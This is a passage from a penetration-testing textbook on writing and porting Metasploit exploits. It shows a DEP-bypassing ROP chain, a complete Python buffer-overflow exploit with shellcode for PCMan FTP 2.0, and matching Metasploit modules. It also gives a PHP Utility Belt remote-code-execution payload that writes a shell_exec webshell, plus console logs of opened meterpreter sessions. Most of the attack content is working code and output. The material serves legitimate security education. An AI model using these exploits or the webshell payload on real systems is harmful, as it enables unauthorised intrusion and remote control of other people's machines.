    [MSCTF.dll]

    0x77276de4,  # POP EBP # RETN [msvcrt.dll]
    0x77492273,  # & jmp esp [NSI.dll]
  ]

```

```
0x77231834,    # POP EAX # RETN [msvcrt.dll]
0xfffffdff,    # Value to negate, will become 0x000000201
0x76d6f3a8,    # NEG EAX # RETN [RPCRT4.dll]
0x7648f9f1,    # XCHG EAX,EBX # RETN [MSCTF.dll]
0x77231834,    # POP EAX # RETN [msvcrt.dll]
0xfffffff0,    # Value to negate, will become 0x00000040
0x765c4802,    # NEG EAX # RETN [user32.dll]
0x770cbd3a,    # XCHG EAX,EDX # RETN [kernel32.dll]
0x77229111,    # POP ECX # RETN [msvcrt.dll]
0x74ed741a,    # &Writable location [mswsock.dll]
0x774b2963,    # POP EDI # RETN [USP10.dll]
0x765c4804,    # RETN (ROP NOP) [user32.dll]
0x7723f5d4,    # POP EAX # RETN [msvcrt.dll]
0x90909090,    # nop
0x774c848e,    # PUSHAD # RETN [USP10.dll]
].flatten.pack("V*")

return rop_gadgets
end
def exploit
  connect
  rop_chain = create_rop_chain()
  junk = rand_text_alpha_upper(target['Offset'])
  buf = "TRUN "+junk + rop_chain + make_nops(16) +
payload.encoded+'\r\n'
  sock.put(buf)
  handler
  disconnect
end
end
```

We can see we copied the entire `create_rop_chain` function from the `rop_chains.txt` file generated by Mona script to our exploit.

We begin the exploit method by connecting to the target. Then we call the `create_rop_chain` function and store the entire chain in a variable called `rop_chain`.

Next, we create a random text of 2006 characters using `rand_text_alpha_upper` function and store it into a variable called `junk`. The vulnerability in the application lies in the execution of the `TRUN` command. Therefore, we create a new variable called `buf` and store the `TRUN` command, followed by the `junk` variable that holds 2006 random characters, followed by our `rop_chain`. We also add some padding and finally the shellcode to the `buf` variable.

Next, we simply put the `buf` variable onto the communication channel `sock.put` method. At last, we simply call the handler to check for successful exploitation.

Let's run this module and check if we are able to exploit the system or not:

```
msf exploit(example9999-1rop) > exploit
[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.118:53655 -> 192.168.10.105:4444) at 2016-04-15 02:26:21 -0400

meterpreter > sysinfo
Computer       : WIN-97G4SSDJD5S
OS             : Windows 7 (Build 7600).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter >
```

Bingo! We made it through the DEP protection with an ease. We can now perform post exploitation on the compromised target.

Other protection mechanisms

Throughout this chapter, we developed exploits based on stack-based vulnerabilities and in our journey of exploitation; we bypassed SEH and DEP protection mechanisms. There are many more protection techniques, such as **Address Space Layout Randomization (ASLR)**, **stack cookies**, **SafeSEH**, **SEHOP**, and many others. We will see bypass techniques for these techniques in the upcoming sections of the book. However, these techniques will require a great understanding of assembly, op codes, and debugging.



Refer to an excellent tutorial on bypassing protection mechanisms at
<https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/>. For more information on debugging, refer to <http://resources.infosecinstitute.com/debugging-fundamentals-for-exploit-development/>.

Summary

In this chapter, we started by covering the essentials of assembly in the context of exploit writing in Metasploit, the general concepts, and their importance in exploitation. We covered details of stack-based overflows, SEH-based stack overflows, and bypasses for protection mechanisms such as DEP in depth. We covered various handy tools in Metasploit that aid the process of exploitation. We also looked at the importance of bad characters and space limitations.

Now, we are able to perform tasks such as writing exploits for software in Metasploit with the help of supporting tools, determining important registers, methods to overwrite them, and defeating sophisticated protection mechanisms.

In the next chapter, we will look at publically available exploits that are currently not available in Metasploit. We will try porting them to the Metasploit framework.

16

Porting Exploits

"Hacking is not the desire in breaking things. It's the desire becoming a smart-ass in things you know nothing about - so others don't have to" - Youssef Rebahi Gilbert, cyber security expert

In the previous chapter, we discussed how to write exploits in Metasploit. However, we do not need to create an exploit for particular software in cases where a public exploit is already available. A publically available exploit may be in a different programming language, such as Perl, Python, C or others. Let us now discover strategies of porting exploits to the Metasploit framework from a variety of different programming languages. This mechanism enables us to transform existing exploits into Metasploit-compatible exploits, thus saving time and giving us the ability to switch payloads on the fly. By the end of this chapter, we will have learned about the following topics:

- Porting exploits from various programming languages
- Discovering essentials from standalone exploits
- Creating Metasploit modules from existing standalone scanners/tool scripts

Porting scripts into the Metasploit framework is an easy job if we are able to figure out which essentials from the existing exploits can be used in Metasploit.

This idea of porting exploits into Metasploit saves time by making standalone scripts workable on a wide range of networks rather than a single system. In addition, it makes a penetration test more organized due to every exploit being accessible from Metasploit. Let us understand how we can achieve portability using Metasploit in the upcoming sections.

Importing a stack-based buffer overflow exploit

In the upcoming example, we will see how we can import an exploit written in Python to Metasploit. The publically available exploit can be downloaded from <https://www.exploit-db.com/exploits/31255/>. Let us analyze the exploit as follows:

```
import socket as s
from sys import argv

host = "127.0.0.1"
fuser = "anonymous"
fpass = "anonymous"
junk = '\x41' * 2008
espaddress = '\x72\x93\xab\x71'
nops = '\x90' * 10
shellcode= ("\'\xba\x1c\xb4\xac\xda\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x33\x31\x53\x12\x83\xeb\xfc\x03\x4f\xba\x47\x59\x93\x2a\x0e"
"\xa2\x6b\xab\x71\x2a\x8e\x9a\xaa\x48\xdb\x8f\x73\x1a\x89\x23"
"\xff\x4e\x39\xb7\x8d\x46\x4e\x70\x3b\xb1\x61\x81\x8d\x7d\x2d"
"\x41\x8f\x01\x2f\x96\x6f\x3b\xe0\xeb\x6e\x7c\x1c\x03\x22\xd5"
"\x6b\xb6\xd3\x52\x29\x0b\xd5\xb4\x26\x33\xad\xb1\xf8\xc0\x07"
"\xbb\x28\x78\x13\xf3\xd0\xf2\x7b\x24\xe1\xd7\x9f\x18\xaa\x5c"
"\x6b\xea\x2b\xb5\xaa\x13\x1a\xf9\x6a\x2a\x93\xf4\x73\x6a\x13"
"\xe7\x01\x80\x60\x9a\x11\x53\x1b\x40\x97\x46\xbb\x03\x0f\xaa"
"\x3a\xc7\xd6\x20\x30\xac\x9d\x6f\x54\x33\x71\x04\x60\xb8\x74"
"\xcb\xe1\xfa\x52\xcf\xaa\x59\xfa\x56\x16\x0f\x03\x88\xfe\xf0"
"\xa1\xc2\xec\xe5\xd0\x88\x7a\xfb\x51\xb7\xc3\xfb\x69\xb8\x63"
"\x94\x58\x33\xec\xe3\x64\x96\x49\x1b\x2f\xbb\xfb\xb4\xf6\x29"
"\xbe\xd8\x08\x84\xfc\xe4\x8a\x2d\x7c\x13\x92\x47\x79\x5f\x14"
"\xbb\xf3\xf0\xf1\xbb\xa0\xf1\xd3\xdf\x27\x62\xbf\x31\xc2\x02"
"\x5a\x4e")


sploit = junk+espaddress+nops+shellcode
conn = s.socket(s.AF_INET,s.SOCK_STREAM)
conn.connect((host,21))
conn.send('USER '+fuser+'\r\n')
uf = conn.recv(1024)
conn.send('PASS '+fpass+'\r\n')
pf = conn.recv(1024)
conn.send('CWD '+sploit+'\r\n')
cf = conn.recv(1024)
conn.close()
```

This straightforward exploit logs into the PCMAN FTP 2.0 software on port 21 using anonymous credentials and exploits the software using CWD command.

The entire process from the preceding exploit can be broken down into the following set of points:


1. Store username, password, and host in `fuser`, `pass`, and `host` variables.
2. Assign the `junk` variable with 2008 A characters. Here, 2008 is the offset to overwrite EIP.
3. Assign the JMP ESP address to `espaddress` variable. Here, `espaddress0x71ab9372` is the target return address.
4. Store 10 NOPs into the `nops` variable.
5. Store the payload for executing the calculator in the `shellcode` variable.
6. Concatenate `junk`, `espaddress`, `nops`, and `shellcode` and store them in the `sploit` variable.
7. Set up a socket using `s.socket(s.AF_INET, s.SOCK_STREAM)` and connect to the host using `connect((host, 21))` on port 21.
8. Supply the `fuser` and `fpass` using `USER` and `PASS` to successfully log in to the target.
9. Issue the `CWD` command followed by the `sploit` variable. This will cause the EIP overwrite at an offset of 2008 and pop up the calculator application.

Let us try executing the exploit and analyze the results as follows:



The original exploit takes the username, password, and host from command line. However, we modified the mechanism with fixed hardcoded values.

As soon as we executed the exploit, the following screen shows up:



We can see the calculator application popping up, which states that the exploit is working correctly.

Gathering the essentials

Let us find out what important values we need to take from the preceding exploit to generate an equivalent module in Metasploit from the following table:

Serial Number	Variables	Values
1	Offset Value	2008
2	Target return/jump address/value found from Executable modules using JMP ESP search	0x71AB9372
3	Target port	21
4	Number of leading NOP bytes to the shellcode to remove irregularities	10
5	Logic	The CWD command followed by junk data of 2008 bytes, followed by EIP, NOPs, and shellcode

We have all the information required to build a Metasploit module. In the next section, we will see how Metasploit aids FTP processes and how easy it is to build an exploit module in Metasploit.

Generating a Metasploit module

The best way to start building a Metasploit module is to copy an existing similar module and make changes to it. However, a `Mona.py` script can also generate Metasploit-specific modules on the fly. We will see how to generate quick exploits using `Mona.py` script in the latter sections of the book.

Let us now see the equivalent code of the exploit in Metasploit as follows:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::Ftp

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'PCMAN FTP Server Post-Exploitation CWD Command',
            'Description'   => %q{
                This module exploits a buffer overflow vulnerability in PCMAN FTP
            },
            'Author'         =>
            [
                'Nipun Jaswal'
            ],
            'DefaultOptions' =>
            {
                'EXITFUNC'  => 'process',
                'VERBOSE'   => true
            },
            'Payload'        =>
            {
                'Space'     => 1000,
                'BadChars'  => "\x00\xff\x0a\x0d\x20\x40",
            },
            'Platform'      => 'win',
            'Targets'        =>
            [
                [
                    'Windows XP SP2 English',
                    {
                        'Ret' => 0x71ab9372,
                        'Offset' => 2008
                    }
                ],
            ],
        ))
    end

    def exploit
        connect
        print_status("Connected to target")
        # Exploit logic here
    end
end
```

```
'DisclosureDate' => 'May 9 2016',
'DefaultTarget' => 0))
register_options(
[
    Opt:::RPORT(21),
    OptString.new('FTPPASS', [true, 'FTP Password', 'anonymous'])
],self.class)
End
```

In the previous chapter, we worked on many exploit modules. This exploit is no different. We started by including all the required libraries and the `ftp.rb` library from `/lib/msf/core/exploit` directory. Next, we assigned all the necessary information in the `initialize` section. Gathering the essentials from the exploit, we assigned `Ret` with the return address and set the `Offset` as 2008. We also declared the value for `FTPPASS` option as '`anonymous`'. Let us see the next section of code:

```
def exploit
    c = connect_login
    return unless c
    sploit = rand_text_alpha(target['Offset'])
    sploit << [target.ret].pack('V')
    sploit << make_nops(10)
    sploit << payload.encoded
    send_cmd( ["CWD " + sploit, false] )
    disconnect
end
end
```

The `connect_login` method will connect to the target and try logging into the software using the credentials we supplied. But wait! When did we supply the credentials? The `FTPUSER` and `FTPPASS` options for the module are enabled automatically by including the `FTP` library. The default value for `FTPUSER` is `anonymous`. However, for `FTPPASS` we supplied the value as `anonymous` in the `register_options` already.

Next, we use `rand_text_alpha` to generate junk of 2008 using the value of `Offset` from the `Targets` field, and then store it in the `sploit` variable. We also store the value of `Ret` from the `Targets` field in little endian format, using a `pack('V')` function in the `sploit` variable. After concatenating NOPs using the `make_nop` function, followed by the `ShellCode` to the `sploit` variable, our input data is ready to be supplied.

Next, we simply send off the data in the `sploit` variable to the target in `CWD` command using `send_cmd` function from the `ftp` library. So, how is Metasploit different? Let us see:

- We didn't need to create junk data because the `rand_text_alpha` function did it for us.
- We didn't need to provide the `Ret` address in little endian format because the `pack('V')` function helped us transform it.
- We didn't need to manually generate NOPs as `make_nops` did it for us.
- We did not need to supply any hardcoded ShellCode since we can decide and change the payload on the run time. This saves time by eliminating manual changes to the shellcode.
- We simply leveraged the FTP library to create and connect the socket.
- Most importantly, we didn't need to connect and log in using manual commands because Metasploit did it for us using a single method, that is, `connect_login`.

Exploiting the target application with Metasploit

We saw how advantageous the use of Metasploit over existing exploits is. Let us exploit the application and analyze the results:

```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcman_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcman_cwd) > show options
Module options (exploit/windows/masteringmetasploit/pcman_cwd):
Name      Current Setting  Required  Description
-----  -----
FTPPASS   anonymous       yes        FTP Password
FTPUSER   anonymous       no         The username to authenticate as
RHOST     192.168.10.108  yes        The target address
RPORT     21               yes        The target port

Exploit target:

Id  Name
--  --
0   Windows XP SP2 English
```

We can see that the `FTPPASS` and `FTPUSER` already have the values set as anonymous. Let us supply `RHOST` and the payload type to exploit the target machine as follows:

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

We can see that our exploit executed successfully. Metasploit also provided some additional features, which makes exploitation more intelligent. We will see these features in the next section.

Implementing a check method for exploits in Metasploit

It is possible in Metasploit to check for the vulnerable version before exploiting the vulnerable application. This is very important, since if the version of the application running at the target is not vulnerable, it may crash the application and the possibility of exploiting the target becomes nil. Let us write an example check code for the application we exploited in the previous section as follows:

```
def check
    c = connect_login
    disconnect
    if c and banner =~ /220 PCMan's FTP Server 2\.0/
        vprint_status("Able to authenticate, and banner shows the vulnerable
version")
        return Exploit::CheckCode::Appears
    elsif not c and banner =~ /220 PCMan's FTP Server 2\.0/
        vprint_status("Unable to authenticate, but banner shows the
vulnerable version")
        return Exploit::CheckCode::Appears
    end
    return Exploit::CheckCode::Safe
end
```

We begin the `check` method by issuing a call to `connect_login` method. This will initiate a connection to the target. If the connection is successful and the application returns the banner, we match it to the banner of the vulnerable application using a regex expression. If the banner matches, we mark the application as vulnerable using `Exploit::Checkcode::Appears`. However, if we are not able to authenticate but the banner is correct, we return the same `Exploit::Checkcode::Appears` value, which denotes the application as vulnerable. In case all of these checks fail, we return `Exploit::CheckCode::Safe` to mark the application as not vulnerable.

Let us see if the application is vulnerable or not by issuing a check command as follows:

```
msf exploit(pcman_cwd) > check
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Able to authenticate, and banner shows the vulnerable version
[*] 192.168.10.108:21 - The target appears to be vulnerable.
```

We can see that the application is vulnerable. We can proceed to the exploitation.



For more information on implementing check method, refer to <https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-check%28%29-method>.

Importing web-based RCE into Metasploit

In this section, we will look at how we can import web application exploits into Metasploit. Our entire focus throughout this chapter will be to grasp important functions equivalent to those used in different programming languages. In this example, we will look at the PHP utility belt remote code execution vulnerability disclosed on 08/12/2015. The vulnerable application can be downloaded from: <https://www.exploit-db.com/apps/222c6e2ed4c86f0646016e43d1947a1f-php-utility-belt-master.zip>.

The remote code execution vulnerability lies in the code parameter of a POST request, which, when manipulated using specially crafted data, can lead to the execution of server-side code. Let us see how we can exploit this vulnerability manually as follows:

The screenshot shows a web interface titled "Utility Belt" with a navigation bar including "Home", "Passwords", "Regular Expressions", "Date & Time", and "Printf". Below the navigation bar, there is a text area labeled "PHP goes here" containing the following PHP code:

```
fwrite(fopen('info.php','w'), '<?php $a = "net user"; echo shell_exec($a);?>');
```

At the bottom left of the main content area is a blue "Run" button.

The command we used in the preceding screenshot is `fwrite`, which writes data to a file. We used `fwrite` to open a file called `info.php` in the writable mode. We wrote `<?php $a = "net user"; echo shell_exec($a);?>` to the file.

When our command runs, it will create a new file called `info.php` and will put the PHP content into this file. Next, we simply need to browse to the `info.php` file, where the result of the command can be seen.

Let us browse to `info.php` file as follows:



We can see that all the user accounts are listed in the `info.php` page. In order to write a Metasploit module for the PHP belt remote code execution vulnerability, we are required to make GET/POST requests to the page. We will need to make a request where we POST our malicious data onto the vulnerable server and potentially get the meterpreter access.

Gathering the essentials

The most important things to know while exploiting a web-based bug in Metasploit is to figure out the web methods, figure out the ways of using those methods, and figure out what parameters to pass to those methods. Moreover, another thing that we need to know is the exact path of the file that is vulnerable to the attack. In this case, we know that the vulnerability is present in the `CODE` parameter.

Grasping the important web functions

The important web methods in the context of web applications are located in the `client.rb` library file under `/lib/msf/core/exploit/http`, which further links to `client.rb` and `client_request.rb` file under `/lib/rex/proto/http`, where core variables and methods related to GET and POST requests are located.

The following methods from the `/lib/msf/core/exploit/http/client.rb` library file can be used to create HTTP requests:

```
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout = opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
    rescue ::Errno::EPIPE, ::Timeout::Error
      nil
    end
  end

# Connects to the server, creates a request, sends the request,
# reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_cgi.
#
def send_request_cgi(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout = opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_cgi(opts)
    c.send_recv(r, actual_timeout)
    rescue ::Errno::EPIPE, ::Timeout::Error
      nil
    end
  end
```

The `send_request_raw` and `send_request_cgi` methods are relevant when making a HTTP-based request, but in a different context.

We have `send_request_cgi`, which offers much more flexibility than the traditional `send_request_raw` function in some cases, whereas `send_request_raw` helps to make simpler connections. We will discuss more about these methods in the upcoming sections.

To understand what values we need to pass to these functions, we need to investigate the REX library. The REX library presents the following headers relevant to the request types:

```
#  
# Regular HTTP stuff  
#  
'agent'          => DefaultUserAgent,  
'cgi'            => true,  
'cookie'         => nil,  
'data'           => '',  
'headers'        => nil,  
'raw_headers'    => '',  
'method'         => 'GET',  
'path_info'      => '',  
'port'           => 80,  
'proto'          => 'HTTP',  
'query'          => '',  
'ssl'            => false,  
'uri'            => '/',  
'vars_get'       => {},  
'vars_post'      => {},  
'version'        => '1.1',  
'vhost'          => nil,
```

We can pass a variety of values related to our requests by using the preceding parameters. An example is setting our own specific cookie and a host of other parameters of our choice. Let us keep things simple and focus on the `uri` parameter, that is, path of the exploitable web file.

The `method` parameter specifies that it is either a `GET` or a `POST` type request. We will make use of these while fetching/posting data to the target.

The essentials of the GET/POST method

The `GET` method will request data or a web page from a specified resource and is used to browse web pages. On the other hand, the `POST` command sends the data from a form or a specific value to the resource for further processing. Now, this comes in handy when writing exploits that are web based. Posting specific queries or data to the specified pages is simplified by the HTTP library.

Let us see what we need to perform in this exploit:

1. Create a `POST` request.
2. Send our payload to the vulnerable application using `CODE` parameter.
3. Get meterpreter access to the target.
4. Perform a few post exploitation functions.

We are clear with the tasks that we need to perform. Let us take a further step, generate a compatible matching exploit, and confirm that it's working.

Importing an HTTP exploit into Metasploit

Let us write the exploit for the PHP utility belt remote code execution vulnerability in Metasploit as follows:

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::HttpClient

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'PHP Utility Belt Remote Code Execution',
            'Description'    => %q{
                This module exploits a remote code execution vulnerability in PHP
                Utility Belt
            },
            'Author'         =>
            [

```

```

        'Nipun Jaswal',
    ],
'DisclosureDate' => 'May 16 2015',
'Platform'         => 'php',
'Payload'          =>
{
    'Space'           => 2000,
    'DisableNops'     => true
},
'Targets'          =>
[
    ['PHP Utility Belt', {}]
],
'DefaultTarget'   => 0
))

register_options(
[
    OptString.new('TARGETURI', [true, 'The path to PHP Utility Belt',
'/php-utility-belt/ajax.php']),
    OptString.new('CHECKURI',[false,'Checking Purpose','/php-utility-
belt/info.php']),
    ], self.class)
end

```

We can see we have declared all the required libraries and provided the necessary information in the initialize section. Since we are exploiting a PHP-based vulnerability, we choose the Platform as PHP. We set DisableNops to true in order to turn off NOP usage in the payload since the exploit targets remote code execution vulnerability in a web application rather than a software based vulnerability. We know that the vulnerability lies in the ajax.php file. Therefore, we declared the value of TARGETURI to the ajax.php file. We also created a new string variable called CHECKURI, which will help us create a check method for the exploit. Let us look at the next part of the exploit:

```

def check
send_request_cgi(
    'method'      => 'POST',
    'uri'         => normalize_uri(target_uri.path),
    'vars_post'   => {
        'code' => "fwrite(fopen('info.php', 'w'), '<?php echo
phpinfo(); ?>');"
    }
)

```

```
resp = send_request_raw({'uri' =>
normalize_uri(datastore['CHECKURI']), 'method' => 'GET'})
if resp.body =~ /phpinfo()/
  return Exploit::CheckCode::Vulnerable
else
  return Exploit::CheckCode::Safe
end
end
```

We used `send_request_cgi` method to accommodate the POST requests in an efficient way. Setting the value of `method` as `POST`, `URI` as the target URI in the normalized format and the value of POST parameter `CODE` as `fwrite(fopen('info.php', 'w'), '<?php echo phpinfo(); ?>');`. This payload will create a new file called `info.php` while writing the code that, when executed, will display PHP information page. We created another request for fetching the contents of the `info.php` file we just created. We did this using `send_request_raw` technique and setting `method` as `GET`. The `CHECKURI` variable, which we created earlier, will serve as the URI for this request.

We can see we stored the result of the request in the `resp` variable. Next, we match the body of `resp` to the expression `phpinfo()`. If the result is true, it will denote that the `info.php` file was created successfully onto the target and the value of `Exploit::CheckCode::Vulnerable` will return to the user, which will display a message marking the target as vulnerable. Otherwise, it will mark the target as safe using `Exploit::CheckCode::Safe`. Let us now jump into the exploit method:

```
def exploit
  send_request_cgi(
    'method'      => 'POST',
    'uri'         => normalize_uri(target_uri.path),
    'vars_post'   => {
      'code' => payload.encoded
    }
  )
end
```

We can see we just created a simple POST request with our payload in the code parameter. As soon as it executes on the target, we get the PHP meterpreter access. Let us see this exploit in action:

```
msf > use exploit/mm/php-belt
msf exploit(php-belt) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(php-belt) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit(php-belt) > check
[+] 192.168.10.104:80 - The target is vulnerable.
msf exploit(php-belt) > exploit

[*] Started bind handler
[*] Sending stage (33068 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:45443 -> 192.168.10.104:4444) at 2016-05-09 15:41:0
7 +0530

meterpreter >
meterpreter > sysinfo
Computer : DESKTOP-PESQ21S
OS       : Windows NT DESKTOP-PESQ21S 6.2 build 9200 (Windows 8 Professional Edition) i586
Meterpreter : php/php
```

We can see we have the meterpreter access on the target. We have successfully converted remote code execution vulnerability into a working exploit in Metasploit.




Official Metasploit module for PHP utility belt already exists. You can download the exploit from <https://www.exploit-db.com/exploits/39554/>.


Importing TCP server/ browser-based exploits into Metasploit

In the following section, we will see how we can import browser based or TCP server based exploits in Metasploit.

During an application test or a penetration test, we might encounter software that may fail to parse data from a request/response and end up crashing. Let us see an example of an application that has vulnerability when parsing data:



The application used in this example is BSPlayer 2.68. We can see we have a Python exploit listening on port 81. The vulnerability lies in parsing the remote server's response; when a user tries to play a video from a URL. Let us see what happens when we try to stream content from our listener on port 81:



We can see the calculator application popping up, which denotes the successful working of the exploit.



